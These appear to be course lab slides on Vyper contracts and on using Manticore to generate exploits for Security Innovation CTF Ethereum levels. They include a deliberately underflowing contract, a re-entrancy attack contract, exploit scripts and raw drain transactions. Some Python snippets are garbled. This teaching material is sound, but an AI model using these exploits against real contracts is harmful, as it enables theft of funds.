Vyper Labs

Lab 4.1: MyContract in Vyper

- Write, compile, and deploy a Vyper version of the MyContract contract previously implemented in Solidity

- Visit Remix and select the Vyper environment


MyContract code

- Set owner in constructor
- Implement fallback to receive money
- Implement a balance check function
- Implement a cashing out function

```
owner: public(address)

@public
def __init__():
 self.owner = msg.sender

@public

def v_cashOut():
  selfdestruct(self.owner)

@public
@constant
def v_getBalance() -> wei_value:
  return self.balance


@public
@payable
def __default__():
  pass
```

Remix

- Compile and deploy



- Interact via Remix to
  - Add value
  - Get balance
  - Cash out
  - Screenshot transactions as instructed

UnderFlowContract in Vyper

- Vyper compiles checks in bytecode to detect overflow and underflow
- Write, compile, and deploy a Vyper contract with an arithmetic underflow vulnerability
- Attempt to leverage the vulnerability to trigger a run-time check
- Visit Remix and select the Vyper environment

UnderFlowContract code

- Declare storage variables
  - owner (i.e. you)
  - instructor (i.e. me)
  - commission (i.e. my cut of your ETH ☺)
  - funds (current ETH the contract has)
- Set constructor to inialize storage variables
- Set fallback function to receive funds given during deployment

```
owner: public(address)
instructor: public(address)
commission: public(wei_value)
funds: public(wei_value)

@public def __init__():
  self.owner = msg.sender
  self.instructor = 0xe9e7034AeD5CE7f5b0D281CFE347B8a5c2c53504
  self.funds = 0
  self.commission = 1000

@public
@payable
def __default__():
  self.funds += msg.value
```

- Implement `v_cashOut()` to first send the instructor his commission, then call `selfdestruct()` to receive the rest of the ETH
- Implement `v_reduceCommission()` to reduce instructor's commission if you don't feel as generous tomorrow as you did today
- Implement function to get amount of funds in contract


```
@public
def v_cashOut():
  send(self.instructor, self.commission)
  selfdestruct(self.owner)

@public
def v_reduceCommission():
  self.commission -= 500

@public
@constant
def v_getBalance() -> wei_value:
  return self.funds
```

Spot the error.

How would you fix it?

Remix

- Compile and deploy



- Interact via Remix to
  - Attempt to leverage error
  - Show the resulting transactions in Etherscan

Lab 4.2: Fundraiser in Vyper

- Take Solidity version of Fundraiser smart contract from Solidity Labs
- Re-implement in Vyper
- Interact with Fundraiser

Manticore

Lab 5.1 Manticore/geth setup

- Run an Ethereum light node on Google Cloud Platform and connect your account to it
  - Create a VM running Ubuntu on Compute Engine
  - Install Docker on it
  - Run the course container that contains
    - `geth` and Manticore
    - Source-code of Security Innovation CTF levels
    - Manticore solution templates of Security Innovation CTF levels
  - Practice `tmux` and `docker` commands to run, attach, and detach to your sessions (while saving all of your work)
  - Attach to `tmux` session on container to run an Ethereum light node via `geth` and detach (to allow it to sync up continually in the background)
  - Attach to `tmux` session on container to run an interactive `geth` session
    - Import the private-key for your Metamask wallet so the session can submit transactions on its behalf to solve levels
  - Detach from `tmux` and container (to allow `geth` to sync up continually in the background)


Labs 5.2-5.5

- Take template Manticore scripts and fill them in based on knowledge of the smart contract levels of SI CTF
- Run the Manticore symbolic execution engine to automatically generate exploits for each contract
- Run the exploit in geth
- Show that the transactions in Etherscan that solve each level

5.2. Manticore Donation

But first, recall keccak256

- Used to generate 4-byte function signatures for ABI (`msg.data`)
- Followed by parameters for call
  - 32 bytes consisting of 20 byte address and 12 bytes of zero padding




```
eth.sendTransaction({data:"0xbeac44e7000000000000000000000000007540
e42c619a792e57f25e6a13319d3302288b26",from:"0xe9e7034aed5ce7f5b0d
281cfe347b8a5c2c53504",to:"0x49c7d4907e1306272ff03f1b3e88b00439ad
562e",value:"0x0",gas:"0xffffffffff"})
```

Recall Donation

```
contract Donation is CtfFramework{

    using SafeMath for uint256;

    uint256 public funds;

    constructor(address _ctfLauncher, address _player) public payable
        CtfFramework(_ctfLauncher, _player)
    {
        funds = funds.add(msg.value);
    }

    function() external payable ctf{
        funds = funds.add(msg.value);
    }

    function withdrawDonationsFromTheSuckersWhoFellForIt() external ctf{
        msg.sender.transfer(funds);
        funds = 0;
    }

}
```

Manticore script to solve Donation

- Import Manticore EVM implementation

```
from manticore.ethereum import ManticoreEVM
import binascii
import sys
```

- Get wallet address and Donation contract address to attack
- Specify the source code of contract to analyze

```
from_address = (sys.argv[1], 16) if (sys.argv)>1 else "<your address here>"
si_level_address = (sys.argv[2], 16) if (sys.argv)>2 else "<SI ctf level address>"
sol_file = sys.argv[3] if (sys.argv)>3 else "/home/auditor/SI_ctf_levels/Donation.sol"
```

- Specify gas for transactions created and the amount of ETH (in units of Wei) for Manticore to try and steal

```
gas = 100000
contract_balance = (0.05 * 10**18)
```

- Read in contract source code

```
with (sol_file, "r") as f:
        contract_src = f.read()
```

- Instantiate Manticore EVM

```
m = ManticoreEVM()
```

- Create a user account on the EVM
  - Give it enough funds to instantiate Donation contract

```
user_account = m.create_account(address=from_address, balance=contract_balance)
```

- Create the smart contract on the EVM
  - Specify the source code string from before so Manticore can compile it into EVM bytecode for symbolic execution
  - Specify which contract in source code to create (could have multiple)
  - Specify account to launch contract (technically should be launcher account, but OK for now to use your user_account)
  - Specify initial balance and empty args (no args in constructor)

```
contract_account = m.solidity_create_contract(
  contract_src,
  contract_name="Donation",
  owner=user_account,
  balance=contract_balance,
  args=(0,0)
)
```

- Ethereum contracts have one entry point
  - Implements a switch statement that takes in the first 4 bytes of `"data"` and calls appropriate function based on this signature
  - Signature generated from the first 4 bytes of the `keccak256` hash of the function prototype (e.g. `someFunction(uint256,uint256)`)
  - Want Manticore to make these bytes symbolic so it can call *any* function in the switch statement
  - Done via `make_symbolic_buffer()` with a size parameter in bytes
- For Donation level, we want it to find the function call to withdraw all of the funds (e.g. `withdrawMoneyFromSuckers`...)
  - Call takes no parameter so only need to make the function bytes symbolic

```
sym_args = m.make_symbolic_buffer(4)
```

  - Note that we could make many of the arguments symbolic
  - Execution will still work, but take longer

- Create symbolic transaction with initial constraints for Manticore to start with

```
m.transaction(caller=user_account,
              address=contract_account.address,
              data=sym_args,
              value=0,
              gas=gas)
```

  - Manticore can now use this transaction to perform symbolic execution to find a transaction that pulls out the balance of the target contract

- Main symbolic execution loop
  - Go through states still running to see if condition (exploit) can be met
  - See if we can obtain the `contract_balance` (winning condition)
  - If so, add constraints to make this happen and ask solver to concretize an input for `sym_args` that allows this
  - Output transaction in a format to give `geth` to solve level and exit

```
for state in m.running_states:
  world = state.platform

  if state.can_be_true(world.get_balance(user_account.address)
                      == contract_balance):
    state.constraints.add(world.get_balance(user_account.address)
                         == contract_balance)
    conc_args = state.solve_one(sym_args)

    print("eth.sendTransaction({data:\"0x" +
          binascii.hexlify(conc_args).decode('utf-8') +
          "\", from:\"" + (from_address) + "\", to:\"" +
          (si_level_address)+"\", gas:"+ (gas)+"})")
    sys.exit(0)
print("No valid states found")
```

- Run script

```
auditor@3413cdaeb715:~/manticore_scripts$ python3 donation_solution.py 0xe9
e7034AeD5CE7f5b0D281CFE347B8a5c2c53504 0xdc7cc584b66efed7fd83282132b9965347
fa3ae1
```

```
eth.sendTransaction({data:"0x05b0e426", from:"0xe9e7034aed5ce7f5b0d281cfe34
7b8a5c2c53504", to:"0xdc7cc584b66efed7fd83282132b9965347fa3ae1", gas:100000
})
```

- Note "`data`" field of transaction specifies function call and parameters

Keccak-256 online hash function

```
withdrawDonationsFromTheSuckersWhoFellForIt()
```

```
05b0e426c6330d023ac32886b0c748dac039d87928481f675e511df790db84d6
```

- Copy and paste transaction into `geth` to solve level
  - You Metamask wallet must be imported and unlocked in geth (see prior lab)
  - If you get an "`Error: no suitable peers available`" error
    - Ensure your `geth` light node is syncing and is caught up
    - Exit the interactive `geth` session
    - Kill (`Ctrl-c`) the `geth` session that is syncing
    - Restart both (see prior lab)

- Show screenshots of
  - The output of the Manticore Python script using your account and CTF level addresses
  - The transaction being submitted to `geth` (and the resulting transaction hash that is output)
  - The transaction on EtherScan that shows the transfer of ETH from the CTF level contract to your wallet address

5.3. Manticore PiggyBank

Recall `PiggyBank` level

- `PiggyBank` base class

```
function collectFunds(uint256 amount) public onlyOwner ctf{
    require(amount<=piggyBalance, "Insufficient Funds in Contract");
    withdraw(amount);
}
```

- `CharliesPiggyBank` derived class

```
function collectFunds(uint256 amount) public ctf{
    require(amount<=piggyBalance, "Insufficient Funds in Contract");
    withdrawlCount = withdrawlCount.add(1);
    withdraw(amount);
}
```

Manticore

- Similar setup as Donation with one difference
  - As before, make arguments (e.g. "`data`" symbolic), but unlike Donation, need to pass a symbolic argument
    - What is the size in bytes of this argument?
    - Update size of symbolic buffer

```
sym_args = m.make_symbolic_buffer(4+???)
```

- Show screenshots of
  - The output of the Manticore Python script using your account and CTF level addresses
  - The transaction being submitted to `geth` (and the resulting transaction hash that is output)
  - The transaction on EtherScan that shows the transfer of ETH from the CTF level contract to your wallet address

5.4. Manticore LockBox

Recall `LockBox` level

- Contract unlocks when given the correct PIN
  - PIN calculated by the value of the timestamp (`now`) when contract is created
  - Goal: Automatically find a solution to unlock contract and obtain funds

```
pragma solidity 0.4.24;

import "../CtfFramework.sol";

contract Lockbox1 is CtfFramework{

    uint256 private pin;

    constructor(address _ctfLauncher, address _player) public payable
        CtfFramework(_ctfLauncher, _player)
    {
        pin = now%10000;
    }

    function unlock(uint256 _pin) external ctf{
        require(pin == _pin, "Incorrect PIN");
        msg.sender.transfer(address(this).balance);
    }

}
```

Manticore script

- Similar setup to `PiggyBank` with one difference
  - Initialize EVM with custom world state when contract is created
    - Specify the correct timestamp to create contract with
    - Then solve for input
  - Done by specifying initial constraints on a custom Manticore EVM state class in `manticore_scripts/MEVMCustomState.py`
    - Create blank constraint set

```
initial_constraints = ConstraintSet()
```

    - Use it, along with timestamp from `LockBox` contract to create custom world with specified timestamp

```
initial_world = evm.EVMWorld(initial_constraints, timestamp=???)
```

    - Create the initial state to instantiate Manticore EVM with


```
initial_state = State(initial_constraints, initial_world)
m = MEVMCustomState(initial_state=initial_state)
```

    - Perform symbolic execution as before

- Show screenshots of
  - The output of the Manticore Python script using your account and CTF level addresses
  - The transaction being submitted to `geth` (and the resulting transaction hash that is output)
  - The transaction on EtherScan that shows the transfer of ETH from the CTF level contract to your wallet address

5.5. Manticore TrustFund

Recall re-entrancy attack



TrustFund via symbolic execution

- Exact option (codelab)
  - Have Manticore calculate the exact transactions to create attack contracts and initiate the exploit
  - Have Manticore calculate contract addresses by reverse-engineering them by finding nonces as in RainyDayFund

- Inexact option
  - Have Manticore find the payloads for the transactions to exploit level, but manually fill in the contract addresses based on deployed contracts
  - No need to find nonces, but transactions emitted by Manticore script must be modified with actual contract addresses

Recall `TrustFund` level

- Re-entrancy attack on withdraw()
  - Implement attack contract whose fallback function calls withdraw()

```
function withdraw() external {
  require(allowancePerYear > 0, "No Allowances Allowed");
  checkIfYearHasPassed();
  require(!withdrewThisYear, "Already Withdrew This Year");
  if (msg.sender.call.value(allowancePerYear)()){
    withdrewThisYear = true;
    numberOfWithdrawls = numberOfWithdrawls.add(1);
  }
}
```

Level requires an attack contract

- Manticore provides generic re-entrancy attack contract (`exploit_source_code`)
- Manticore script generates transactions to launch contract and subsequently interact with it
  - Attack contract contains variables that can be set with address of vulnerable contract and attack string to send it (`msg.data`)

```
contract GenericReentranceExploit {

    int reentry_reps;    // Number of times to re-enter victim
    address vulnerable_contract; // Address of victim
    address owner;       // Address to send ETH to after exploit

    // msg.data to call victim with to pull off re-entrancy
    bytes reentry_attack_string;

    // Owner set to sender
    function GenericReentranceExploit(){
        owner = msg.sender;
    }
```

- Set victim address
- Set `msg.data` to call victim with recursively
- Set number of times to re-enter victim
- `proxycall()` to initiate re-entrancy attack
  - Includes argument that specifies `msg.data` to start attack on victim
- Calls to each of the above generated by Manticore via symbolic execution to pull off exploit

```
function set_vulnerable_contract(address _vulnerable_contract){
    vulnerable_contract = _vulnerable_contract;
}
function set_reentry_attack_string(bytes _reentry_attack_string){
    reentry_attack_string = _reentry_attack_string;
}
function set_reentry_reps(int256 reps){
    reentry_reps = reps;
}
function proxycall(bytes data) payable{
    vulnerable_contract.call.value(msg.value)(data);
}
```

- Fallback function to do recursive re-entrancy call `reentry_reps` times using attack string
- `get_money()` to retrieve captured ETH

```
function () payable{
    // recurse between vulnerable contract & our fallback function
    if (reentry_reps > 0) {
        reentry_reps = reentry_reps - 1;
        vulnerable_contract.call(reentry_attack_string);
    }
}

function get_money(){
    // Retrieve the ether after exploitation
    owner.send(this.balance);
}
```

Manticore script

- Set value of nonce for an address (to determine contract addresses)

```
#   - Manticore currently only allows for incrementing a nonce
def set_nonce(world,address,nonce):
   while world.get_nonce(address) < nonce:
      world.increase_nonce(address)
```

- Initialize balances in Wei for victim (contract_balance) and attacker

```
contract_balance = ???
attacker_balance = 0
```

- Create accounts that instantiate the contracts
  - `creator_account` is CTF level launcher

```
creator_account = m.create_account(
      address=contract_creator_address,
      balance=contract_balance)

attacker_account = m.create_account(
      address=from_address,
      balance=attacker_balance)
```

Set account nonces

- Set nonce for CTF level launcher (similar to `RainyDayFund`)
  - Can be difficult to find
  - Alternative is to set nonce to 1 and manually change address in transactions after exploit is generated

```
set_nonce(m.get_world(), creator_account.address, ???)
```

- Set your wallet's nonce that creates the generic attack contract
  - Can also be set to 1, followed by manually changing the address in transactions

```
set_nonce(m.get_world(), attacker_account.address, ???)
```

Create contracts

- Victim contract

```
contract_account = m.solidity_create_contract(
      contract_source_code,     # read in from file system
      contract_name="TrustFund",
      owner=creator_account,
      address=si_level_address, # program fails if nonce wrong
      args=(0,0),
      balance=contract_balance)
```

- Attacker (exploit) contract

```
exploit_account = m.solidity_create_contract(
      exploit_source_code,      # shown previously
      owner=attacker_account)
```

Perform attack symbolically

- Set the address of vulnerable contract in exploit contract

```
exploit_account.set_vulnerable_contract(contract_account)
```

- Set number of times to re-enter vulnerable contract

```
exploit_account.set_reentry_reps(???)
```

- Create a symbolic string to be used to call vulnerable contract via `msg.data` with re-entrancy exploit
  - Manticore will solve for this to find signature hash for `withdraw()`

```
reentry_string = m.make_symbolic_buffer(???)
```

- Set `reentry_attack_string` in exploit to symbolic string

```
exploit_account.set_reentry_attack_string(reentry_string)
```

- Then, call the exploit via `proxycall()`

```
exploit_account.proxycall(reentry_string)
```

- Retrieve money from attack contract

```
exploit_account.get_money()
```

Find state where we win and solve

```
for state in m.running_states:
   world = state.platform

   if state.can_be_true(world.get_balance(attacker_account.address) ==
                        contract_balance+attacker_balance):
      state.constraints.add(world.get_balance(attacker_account.address) ==
                            contract_balance+attacker_balance)
      # Go through all transactions and concretize. Note that Manticore
      #  returns all transactions in the world not just the ones we send
      for transaction in world.transactions:
         data = state.solve_one(transaction.data)
         caller = state.solve_one(transaction.caller)
         address = state.solve_one(transaction.address)
         value = state.solve_one(transaction.value)
         gas = state.solve_one(transaction.gas)
         if caller==attacker_account.address:
            geth_str = "eth.sendTransaction({data:\"0x"
            geth_str += binascii.hexlify(data).decode('utf-8')+"\","
            geth_str += "from:\""+ (caller)+"\","  ... etc.

            print(geth_str)
     sys.exit(0)
```


Run script to get output to run in `geth`

- Note that the script takes in an additional parameter (the address of the contract that creates the level)

```
//  Attack contract creation
eth.sendTransaction({data:"0x608060405234801561001057600080fd5b5033
. . .
8555821561047f579182015b828111561047e578251825591602001919060010197600081600090555060010161049656 5b5090565b905600a165627a7a723058203b3b1acf4061aa78be59e1a55f7cb6d62aac24750a2239d695ec58bd3a7fdbd30029"
,from:"0xe9e7034aed5ce7f5b0d281cfe347b8a5c2c53504",value:"0x0",gas:
"0x2dc6c0"})

// Transaction returns contract address
//     0x4B426b7a7255587D3403FD6eA0ee7c66a25cb642
```

Add to authorized sender

- To allow transactions from newly created contract in previous step



```
// set_vulnerable_contract(address)
eth.sendTransaction({data:"0xbeac44e70000000000000000000000007540e4
2c619a792e57f25e6a13319d3302288b26",from:"0xe9e7034aed5ce7f5b0d281c
fe347b8a5c2c53504",to:"0x4B426b7a7255587D3403FD6eA0ee7c66a25cb642",
value:"0x0",gas:"0x2fffff"})

// set_reentry_reps(int256)
eth.sendTransaction({data:"0x0d4b1aca000000000000000000000000000000
000000000000000000000000000000000a",from:"0xe9e7034aed5ce7f5b0d281c
fe347b8a5c2c53504",to:"0x4B426b7a7255587D3403FD6eA0ee7c66a25cb642",
value:"0x0",gas:"0x2fffff"})

// set_reentry_attack_string(bytes)
eth.sendTransaction({data:"0x9d15fd17000000000000000000000000000000
0000000000000000000000000000000020000000000000000000000000000000000
0000000000000000000000000000083ccfd60b3c3c3c00000000000000000000000
0000000000000000000000000000",from:"0xe9e7034aed5ce7f5b0d281cfe347b
8a5c2c53504",to:"0x4B426b7a7255587D3403FD6eA0ee7c66a25cb642",value:
"0x0",gas:"0x2fffff"})
```

```
// proxycall(bytes)
eth.sendTransaction({data:"0xb1f14dec00000000000000000000000000000
000000000000000000000000000000000002000000000000000000000000000000
000000000000000000000000000000000008 3ccfd60b3c3c3c0000000000000000
0000000000000000000000000000000",from:"0xe9e7034aed5ce7f5b0d281cfe
347b8a5c2c53504",to:"0x4B426b7a7255587D3403FD6eA0ee7c66a25cb642",v
alue:"0x0",gas:"0x2fffff"})

// get_money()
eth.sendTransaction({data:"0xb8029269",from:"0xe9e7034aed5ce7f5b0d
281cfe347b8a5c2c53504",to:"0x4B426b7a7255587D3403FD6eA0ee7c66a25cb
642",value:"0x0",gas:"0x2fffff"})
```

- Show screenshots of
  - The output of the Manticore Python script using your account and CTF level addresses
  - The transactions being submitted to `geth` (and the resulting transaction hashes that are output)
  - Screenshot the 10 transfers from the re-entrancy exploit being executed in EtherScan
  - Screenshot the `get_money()` transfer to your wallet in EtherScan